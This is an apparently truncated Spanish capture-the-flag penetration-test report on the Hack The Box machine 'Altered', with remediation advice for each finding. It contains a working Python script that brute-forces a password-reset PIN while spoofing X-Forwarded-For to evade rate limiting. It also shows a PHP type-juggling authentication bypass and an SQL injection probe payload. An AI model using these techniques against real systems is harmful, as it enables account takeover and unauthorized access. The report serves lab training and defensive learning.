



HACKTHEBOX

INFORME TÉCNICO

Máquina Altered



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades.

24 de Agosto del 2024



Indice

1. Clasificación de severidad	3
2. Alcance	4
3. Antecedentes	4
4. Objetivos	5
4.1. Consideraciones	5
5. Resumen ejecutivo	6
6. Resultados del análisis	7
7. Tablas de criticidad	27
8. Recomendaciones generales	27
9. Conclusiones	27



Aviso legal

El presente informe de ciberseguridad ha sido elaborado con el propósito de proporcionar información general sobre el estado de seguridad cibernética y posibles vulnerabilidades detectadas. Toda la información, análisis y recomendaciones contenidas en este documento están basados en datos disponibles en la fecha de su redacción y en las mejores prácticas de la industria en el campo de la ciberseguridad.

■ Limitaciones de Uso:

1. Este informe está destinado exclusivamente al destinatario autorizado y no debe ser reproducido, distribuido o utilizado, total o parcialmente, para fines distintos a los previstos sin el consentimiento previo por escrito del autor o de la organización que lo emite.
2. El contenido de este informe no debe considerarse como un asesoramiento legal, técnico o de otro tipo, y no sustituye el juicio o la necesidad de realizar análisis adicionales específicos para cada situación particular.
3. Las recomendaciones contenidas en este documento son de carácter general y no garantizan la total seguridad o la eliminación de todos los riesgos cibernéticos. La implementación de las recomendaciones aquí sugeridas no exime a la entidad de posibles amenazas o ataques futuros.

■ Responsabilidad:

1. La información contenida en este informe se proporciona "tal cual", sin garantías de ningún tipo, explícitas o implícitas. El autor y la organización emisora del informe no asumen ninguna responsabilidad por errores, omisiones o daños derivados del uso de la información proporcionada en este documento.
2. La adopción y aplicación de las recomendaciones contenidas en este informe son responsabilidad exclusiva del destinatario. El autor y la organización emisora no serán responsables de ningún daño directo, indirecto, incidental, especial o consecuente que pueda surgir del uso de este informe o de la confianza en la información contenida en el mismo.

■ Confidencialidad:

1. Este informe puede contener información sensible y confidencial relacionada con la seguridad de la información. El destinatario es responsable de proteger la confidencialidad del contenido de este informe y de tomar las medidas adecuadas para evitar su divulgación no autorizada.
2. En caso de que este informe sea divulgado, total o parcialmente, a terceros, el destinatario será responsable de cualquier daño que pueda derivarse de dicha divulgación.

■ Actualización del Informe:

1. Dado el constante cambio en el entorno de ciberseguridad, las conclusiones y recomendaciones de este informe pueden quedar obsoletas con el tiempo. Se recomienda realizar evaluaciones periódicas y mantenerse al día con las últimas tendencias y amenazas en ciberseguridad.



1. Clasificación de severidad

La siguiente tabla describe el nivel de severidad junto con el rango de puntaje CVSS correspondiente que va a ser usado durante todo el documento para evaluar el impacto de las vulnerabilidades y su riesgo.

Severidad	CVSS Score	Descripción
Muy alta	9.0 - 10.0	La explotación es directa y normalmente resulta en un compromiso del sistema. Se recomienda crear un plan de acción inmediata.
Alta	7.0 - 8.9	La explotación es más complicada pero puede causar una elevación de privilegios y potencialmente la pérdida de datos o denegación. Se recomienda crear un plan de acción inmediata.
Moderada	4.0 - 6.9	Existe vulnerabilidad pero no es explotable o requiere de pasos extra como ingeniería social. Se recomienda crear un plan de acción después de resolver las vulnerabilidades de mayor severidad.
Baja	0.1 - 3.9	Las vulnerabilidades no son explotables pero podrían aumentar la superficie de ataque. Se recomienda crear un plan de acción en el próximo mantenimiento del servidor.
Ninguna	0.0	No existe vulnerabilidad. Son fallos de en la seguridad sin impacto.

Tabla 1: Severidad de vulnerabilidades

Para calcular el CVSS Score de una vulnerabilidad se hará uso de [NVD CVSS v3.x Calculator](#).



2. Alcance

Al ser una máquina de **Hack The Box**, el alcance de la auditoría incluye los servicios de la máquina víctima, así como otros hosts o contenedores a los que esta tenga acceso.

En este caso, la IP de la máquina víctima es la **10.129.227.109**.

3. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Altered** de la plataforma **HackTheBox**.




Figura 1: Detalles de la máquina

Dirección URL

<https://hackthebox.com/home/profile/98>



4. Objetivos

Conoce el estado de seguridad actual del servidor **Altered**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

4.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo



5. Resumen ejecutivo

Escribir un resumen aquí

Vulnerabilidad	Cantidad
Muy alta	0
Alta	2
Moderada	2
Baja	0
Ninguna	6

Tabla 2: Lista de vulnerabilidades



6. Resultados del análisis

10.129.227.109

■ **Nombre:** Service Enumeration

■ **Criticidad:** Ninguna - 0.0

■ **Descripción:** Se da cuando un atacante puede obtener información sobre los servicios externos y/o internos de la máquina. También se añade en este punto el hecho de que la máquina envíe respuesta a paquetes ICMP.

Con la herramienta ping un atacante puede determinar si tiene conectividad con un host y, por lo tanto, averiguar si se encuentra disponible. Por otro lado, la enumeración de servicios puede realizarse con Nmap.

■ Reproducción paso a paso del ataque:

Se comenzó realizando un análisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera:

```
ping -c 1 10.129.227.109
```

Código 1: Ping a la IP 10.129.227.109

```
$ ping -c 1 10.129.227.109
PING 10.129.227.109 (10.129.227.109) 56(84) bytes of data.
64 bytes from 10.129.227.109: icmp_seq=1 ttl=63 time=36.7 ms

--- 10.129.227.109 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.653/36.653/36.653/0.000 ms
```

Figura 3: Reconocimiento inicial sobre el sistema objetivo

Una vez localizado se realizó un escaneo a través de la herramienta **Nmap** para la detección de puertos abiertos, obteniendo los siguientes resultados:

```
sudo nmap -sVC -n -Pn --min-rate 5000 -p22,80 -oN nmap.txt 10.129.227.109
```

Código 2: Análisis detallado de los puertos 22 y 80



```
-$ cat nmap.txt
# Nmap 7.94SVN scan initiated Sun Aug 18 12:38:37 2024 as: nmap -sCV -n -Pn --min-rate 5000 -p22,80 -oN nmap.txt 10.129.227.109
Nmap scan report for 10.129.227.109
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|_  256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: UHC March Finals
|_ Requested resource was http://10.129.227.109/login
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 18 12:38:47 2024 -- 1 IP address (1 host up) scanned in 10.34 seconds
```

Figura 4: Reconocimiento con Nmap

Se puede recopilar aún más información sobre el servicio HTTP con herramientas como Wappalyzer y WhatWeb.

```
whatweb -a 3 http://10.129.227.109
```

Código 3: Ejecución de WhatWeb

```
-$ whatweb -a 3 http://10.129.227.109
http://10.129.227.109 [302 Found] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.227.109], Laravel, Meta-Refresh-Redirect[http://10.129.227.109/login], RedirectLocation[http://10.129.227.109/login], Title[Redirecting to http://10.129.227.109/login], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], nginx[1.18.0]
```

Figura 5: Recopilación con Wappalyzer

```
-$ cat wappalyzer_10-129.227.109.csv | tr -d '"' | sed 's/,/ /g' | grep PHP | xargs | sed 's/,/ /g' | grep PHP
http://10.129.227.109,Font,Awesome,;,Google,Font,API,Laravel,Popper,Nginx,PHP,Ubuntu,Google,Hosted,Libraries,;,jsD
tstrap
```

Figura 6: Recopilación con WhatWeb

Más adelante esta información será crucial para la explotación.

■ Recomendación:

Mitigación de Escaneos con Nmap: Para mitigar los escaneos con Nmap, puedes implementar varias medidas de seguridad que reduzcan la cantidad de información que un atacante puede obtener:

1. Configurar un Firewall: Un firewall bien configurado puede bloquear los puertos que no deberían estar accesibles desde el exterior, dificultando el escaneo de puertos. Configura el firewall para permitir solo el tráfico necesario y bloquear el resto.
2. Filtrado de Puertos: Configurar reglas de filtrado de puertos para que solo los puertos específicos necesarios para tu operación estén abiertos.
3. Usar IDS/IPS: Los sistemas de detección y prevención de intrusiones (IDS/IPS) pueden detectar y bloquear intentos de escaneo de puertos.
4. Reducir la Huella del Sistema: Minimiza los servicios en ejecución y cierra los puertos innecesarios. Cuantos menos servicios y puertos estén disponibles, menos oportunidades habrá para el escaneo.

Para más información, consulta este recurso: [Mitigating Nmap Scans](#).

Mitigación de Trazas ICMP con Ping: Las trazas ICMP, como las realizadas mediante ping, pueden mitigarse para evitar que un atacante utilice esta técnica para identificar hosts activos en una red:



1. Deshabilitar la Respuesta ICMP Echo: Configura el firewall para bloquear los paquetes ICMP Echo Request (ping) en la red, lo que hará que los hosts no respondan a las solicitudes de ping. Esto puede configurarse tanto en routers como en firewalls de red.
2. Filtrado de ICMP en el Firewall: Configura el firewall para filtrar o limitar el tráfico ICMP, permitiendo solo el tráfico necesario para la operación normal.
3. Uso de IPsec: Implementar IPsec para autenticar y cifrar el tráfico, lo que puede evitar que los ataques ICMP sean eficaces.
4. Configuración del Router: En muchos routers, puedes configurar reglas específicas para rechazar solicitudes de ICMP Echo.

Para más información, consulta este recurso: [How to Block ICMP Ping Requests](#).

■ **Nombre:** Enumeración de usuarios

■ **Criticidad:** Ninguna - 0.0

■ **Descripción:** La enumeración de usuarios se da cuando el servidor, de alguna forma, muestra evidencias de la existencia de un usuario. El listado expreso de usuarios podría considerarse también enumeración de usuarios.

En este caso, el servidor responde con el mensaje "Contraseña incorrecta" ante un intento fallido de inicio de sesión con un usuario existente y una contraseña incorrecta. El problema radica en que dicho mensaje es diferente si el usuario no existe, lo que permite confirmar la existencia de usuarios.

Más información en [enumeracion-de-usuarios](#)

■ **Reproducción paso a paso del ataque:**

Tras acceder al servicio HTTP del servidor desde un browser este realiza una redirección hacia un login.

UHC Player Dashboard

LOGIN

This portal is for UHC Qualified Players

name

password

Login

Figura 7: Formulario de inicio de sesión



La respuesta de un inicio de sesión fallido depende de la existencia del usuario:

Invalid Username

test

.....|

Figura 8: Inicio de sesión fallido con usuario inexistente

Invalid Password.

admin

.....

Figura 9: Inicio de sesión fallido con usuario existente

donde se ha probado con el usuario **admin** debido a que se trata de un usuario privilegiado. Esta discrepancia permite a un atacante enumerar usuarios mediante un ataque de fuerza bruta.

También es posible realizar una enumeración de usuarios válidos por el mismo motivo a través de la opción de restablecer contraseña.

■ **Recomendación:** Se recomienda que las respuestas dirigidas a intentos fallidos de inicio de sesión sean todas iguales para impedir que un atacante pueda inferir la existencia de un usuario.

Además, conviene utilizar un nombre de usuario poco común para los usuarios privilegiados del sistema.

■ **Nombre:** Ataque de fuerza bruta

■ **Criticidad:** Moderada - 4.8

■ **Descripción:** Un ataque de fuerza bruta utiliza el método de ensayo y error para adivinar la información de inicio de sesión, las claves de cifrado o encontrar una página web oculta. Los hackers estudian todas las combinaciones posibles con la esperanza de acertar.

En este caso, como el pin para cambiar la contraseña tiene solo 4 dígitos, lo hace susceptible a ataques de fuerza bruta, ya que el tiempo invertido para probar todos los pines de dicha longitud es relativamente corto.



Más información en [brute-force-attack](#)

■ Reproducción paso a paso del ataque:

Como se conoce que un usuario privilegiado es admin, se ha probado el ataque de fuerza bruta con este usuario. El script de python utilizado es el siguiente.

```
#!/usr/bin/python3

import requests

url_pin = 'http://10.129.227.109/api/resettoken'

def pin_force(pin,j):
    data = {
        'name': 'admin',
        'pin': f'{pin}'
    }
    headers = {
        'X-Forwarded-For': f'127.0.0.{j}'
    }
    cookies = {
        'laravel_session': 'eyJpdiI6Im1WNngyckRvdy9JQmplV0NZbGdWdEE9PSIsInZhbnVlIjo6'
    }
    rp = requests.post(url_pin,data=data,cookies=cookies, headers=headers)
    return rp.text

pin=1
j=1
while True:
    if pin%50 == 0:
        j += 1
        print(f'[+] Vamos por el pin: {pin}')
    if 'Invalid Pincode' not in pin_force(pin,j):
        print(f'[+] Pin code {pin}')
        print('[-] Saliendo ... ')
        break
    pin += 1
```

Figura 10: Script para el ataque de fuerza bruta y bypass de seguridad

El programa envía solicitudes al servidor probando todos los pines de 4 dígitos hasta dar con el correcto.

```
[+] Vamos por el pin: 750
[+] Vamos por el pin: 800
[+] Vamos por el pin: 850
[+] Vamos por el pin: 900
[+] Vamos por el pin: 950
[+] Vamos por el pin: 1000
[+] Vamos por el pin: 1050
[+] Vamos por el pin: 1100
[+] Pin code 1130
[-] Saliendo ...
```

Figura 11: Output del script y obtención del pin correcto



Al introducir el pin, el servidor permite el cambio de contraseña del usuario correspondiente, habiendo logrado una escalada de privilegios.

Figura 12: Script para el ataque de fuerza bruta y bypass de seguridad

Ahora basta con ir a la página de inicio de sesión y utilizar las credenciales "admin:admin" para obtener acceso restringido.

UHC Player List			
Big0us is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing about this guy is what is on his blog and that he can hack.			
#	Name	Country	Profile
1	big0us	Brazil	View

Figura 13: Panel de admin

■ **Recomendación:** Se recomienda que el pin sea más robusto. Para ello debe de contener dígitos, letras mayúsculas y minúsculas y símbolos. Además de poseer una mayor longitud. Esto aumenta el tiempo de computo haciendo el ataque inviable.

Otros métodos de mitigación serían:

1. Limitar Intentos: Implementar un límite de intentos de autenticación antes de bloquear el acceso o solicitar una verificación adicional.
2. Delays o Timeouts: Introducir un retraso creciente entre intentos fallidos para dificultar los ataques de fuerza bruta.
3. Autenticación Multifactor (MFA): Requerir un segundo factor de autenticación para aumentar la seguridad.

Más información en [prevenir-ataques-fuerza-bruta](#).



■ **Nombre:** Insuficiente Sanitización

■ **Criticidad:** Ninguna - 0.0

■ **Descripción:** Las peticiones HTTP pueden ser alteradas por el emisor. Por este motivo se aplican sanitizaciones, es decir, filtros que evitan que un cliente pueda enviar una petición con el contenido que este quiera. Una correcta sanitización dificulta el trabajo de un hacker e incluso puede llegar a impedirlo.

En este caso, existe una defensa contra un ataque de fuerza bruta que consiste restringir el número de peticiones que puede realizar el atacante en un periodo de tiempo, tomando la IP como referencia.

El problema radica en que si no se sanitiza correctamente las peticiones, un atacante puede evadir la defensa explicada.

Más información en [seguridad-apis-como-evitar-ataques-seguridad](#).

■ Reproducción paso a paso del ataque:

El ataque de fuerza bruta sin emplear ningún tipo de bypass es el siguiente:

```
#!/usr/bin/python3

import requests

url_pin = 'http://10.129.227.109/api/resettoken'

def pin_force(pin,j):
    data = {
        'name': 'admin',
        'pin': f'{pin}'
    }
    cookies = {
        'laravel_session': 'eyJpdiI6Im1WNngyckRvdy9JQmplV0NZI'
    }
    rp = requests.post(url_pin,data=data,cookies=cookies)
    return rp.text

pin=1
j=1
while True:
    print(f'[+] Pin code {pin}')
    if 'Invalid Pincode' not in pin_force(pin,j):
        print('[-] Saliendo ... ')
        break
    pin += 1
```

Figura 14: Script para el ataque de fuerza bruta sin bypass de seguridad



Obteniendo el output:

```
[+] Pin code 57  
[+] Pin code 58  
[+] Pin code 59  
[+] Pin code 60  
[+] Pin code 61  
[-] Saliendo ...
```

Figura 15: Output del script sin bypass

Ese pin es incorrecto, ya que al introducirlo la respuesta del servidor es un código 429 referido a un exceso de peticiones.

```
429 | TOO MANY REQUESTS
```

Figura 16: Respuesta del servidor tras superar el ratio de peticiones permitidas

El servidor posee defensa contra ataques de fuerza bruta. En este caso, hace un conteo del número de peticiones que una IP realiza. Para ello es necesario que el host obtenga la IP del emisor. Posiblemente sea el front-end el que se encarga de recopilar dicha información requiriendo una cabecera específica dentro de la request a través de un header. Por lo que, como los headers de una petición son alterables, un atacante puede introducir ese mismo header para falsear la IP.

Como el servidor no verifica si este header ha sido o no añadido antes de recibirlo, toma el valor falseado como si fuera el correcto.

En el script de la imagen 10 de la página 11 se aprecia como se introduce la cabecera "X-Forwarded-For", cuyo valor es una IP falsa. Cambiando su contenido antes de que se alcance el exceso de peticiones se consigue evadir la restricción de peticiones por IP.

■ **Recomendación:** Para impedir que un atacante incluya en una request el header "X-Forwarded-For" acompañado de una falsa IP, basta una sanitización más estricta de las peticiones. Por ejemplo, bloquear aquellas que contengan cabeceras no deseadas ("X-Forwarded-For").

■ **Nombre:** Insecure Deserialization

■ **Criticidad:** Ninguna - 0.0




■ **Descripción:** Esto ocurre cuando un servidor acepta datos en formato JSON (o cualquier otro formato) y los deserializa sin validación adecuada o sanitización. Si los datos JSON contienen objetos maliciosos, un atacante puede manipular la entrada para ejecutar código en el servidor, realizar ataques de denegación de servicio, escalar privilegios, o realizar otros tipos de ataques.

Más información en [insecure-deserialization](#).

■ Reproducción paso a paso del ataque:


Tras iniciar sesión con el usuario admin se tiene acceso a una lista de usuarios.



#	Name	Country	Profile
1	big0us	Brazil	View

Figura 17: Página de inicio del usuario admin

Al inspeccionar la web se puede encontrar información sobre un subdirectorio y los parámetros que este acepta.



```
<header id="header" class="header"></header>
<script>
function getBio(id,secret) { $.ajax({ type: "GET", url: 'api/getprofile', data: { id: id, secret: secret }, success:
function(data) { document.getElementById('alert').style.visibility = 'visible'; document.getElementById('alert').innerHTML =
data; } }); } $(document).ready(function() { $('#GetBio').click(function(event){ event.preventDefault(); alert("test");
$('#alert').html("data"); }); $('#loginform').submit(function() { $.ajax({ type: "GET", url: 'api/getprofile', data: { password:
$('#password').val() }, success: function(data) { document.getElementById('alert').style.visibility = 'visible';
document.getElementById('alert').innerHTML = data; } }); return false; }); });
</script>
```

Figura 18: Inspección de la página de inicio de admin


El subdirectorio `/api/getprofile` acepta peticiones web con dos parámetros, `id` y `secret`. Además, el valor de estos dos no pueden ser cualquiera, sino que parecen estar relacionados por pares.



```
<td>
  <span class="profile">
    <a id="GetBio" href="#" onclick="getBio( '1', '89cb389c73f667c5511ce169033089cb' );">View</a>
  </span>
```

Figura 19: Uno de los pares de valores de los parámetros `id` y `secret`

Enviando una petición al subdirectorio con uno de los pares como parámetros se obtiene la descripción de uno de los usuarios (el asociado con el valor del `id`).



Big0us is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, thing players can gather about this guy is what is on his [blog](#) and that he can hack.

Figura 20: Petición a `/api/getprofile` enviando un par



Si se cambia el valor de uno de los parámetros, es decir, se no respeta la relación por pares, el servidor muestra el siguiente mensaje.




Figura 21: Petición a /api/getprofile sin enviar un par

Con lo que se deduce dos cosas:

1. Se debe de asegurar que el par guarda relación, es decir, que se envía el valor de secret asociado con el valor de id.
2. Debido al primer punto, no solo se compara sino que además se debe de comprobar que los valores existen.

Se concluye que el servidor primero verifica que el valor de id existe. Para ello realiza una comparación con el valor de id enviado con el almacenado (probablemente en una base de datos). Luego, compara el valor de secret enviado con el valor de secret asociado almacenado asociado al valor de id.

Para poder analizar mejor el comportamiento del servidor se va a usar **BurpSuite**. Además, el servidor permite enviar los parámetros en formato JSON a través del body de una petición GET.

```
{
  "id":1,
  "secret":"<secret-value>"
}
```

Código 4: Body de la petición en JSON




Figura 22: Envío de parámetros en formato JSON desde BurpSuite

■ **Recomendación:** Se recomienda las siguientes acciones:

1. Validación y Sanitización de Entradas: Asegurarse de que todas las entradas JSON sean adecuadamente validadas y sanitizadas antes de ser procesadas.



2. Uso de Librerías Seguras: Utilizar librerías que proporcionen mecanismos seguros para la deserialización y el manejo de datos JSON.
3. Configuración de Políticas de Seguridad: Configurar políticas de seguridad que definan qué formatos de entrada se aceptan y cómo deben ser manejados por el servidor.

Más información en [insecure-deserialization](#).

■ **Nombre:** Type Juggling

■ **Criticidad:** Ninguna - 0.0

■ **Descripción:** Un ataque de **Type Juggling** (o “cambio de tipo” en español) es una técnica utilizada en programación para manipular el tipo de dato de una variable con el fin de engañar a un programa y hacer que éste haga algo que no debería.

Más información en [type-juggling](#).

■ Reproducción paso a paso del ataque:

Partiendo de la situación dada en la figura 22 de la página 16. Al cambiar el valor de secret por "true" se consigue que la comparación de ese parámetro sea siempre exitosa.

```
{
  "id":1,
  "secret":true
}
```

Código 5: Demostración de Type Juggling

```
10 Content-Type: application/json
11 Content-Length: 31
12
13 {
14   "id": 1,
15   "secret":true
16 }
```

```
14 BigDus is a man of mystery, there is not much known about him and due to winning the first
15 UHC Season 1 Tournament, there isn't much footage for others to study. The only thing
16 players can gather about this guy is what is on his <a href="bigdus.me"
    ">
    blog
    </a>
```

Figura 23: Demostración de Type Juggling

Así se evade la sanitización pudiendo enviar un payload a través del parámetro id.

```
{
  "id": "1 and 1=1",
  "secret":true
}
```

Código 6: Envío de payload a través del parámetro id

```
10 Content-Type: application/json
11 Content-Length: 41
12
13 {
14   "id": "1 and 1=1",
15   "secret":true
16 }
```

```
14 BigDus is a man of mystery, there is not much known about him and due to winning the first
15 UHC Season 1 Tournament, there isn't much footage for others to study. The only thing
16 players can gather about this guy is what is on his <a href="bigdus.me"
    ">
    blog
    </a>
```

Figura 24: Envío de payload a través del parámetro id



■ **Recomendación:** El lenguaje de programación PHP presenta un comportamiento denominado type juggling, al realizar una comparación **loose** (==). Esta comparación tiene un conjunto de reglas de conversión de operandos con las que primero intenta convertirlos a un tipo común y comparable.

Al comparar una cadena con un número, tratará de convertir la cadena en un número y luego realizará la comparación. Incluso, si ambos operandos parecen números, aunque sean cadenas, los convertirá a ambos en número y ejecutará la comparación numérica.

Para evitar la vulnerabilidad type juggling, se deben emplear comparaciones tipo **strict** (===), que comprueba que ambas variables tengan el mismo tipo y valor.

■ **Nombre:** SQL Injection

■ **Criticidad:** Moderada - 6.2

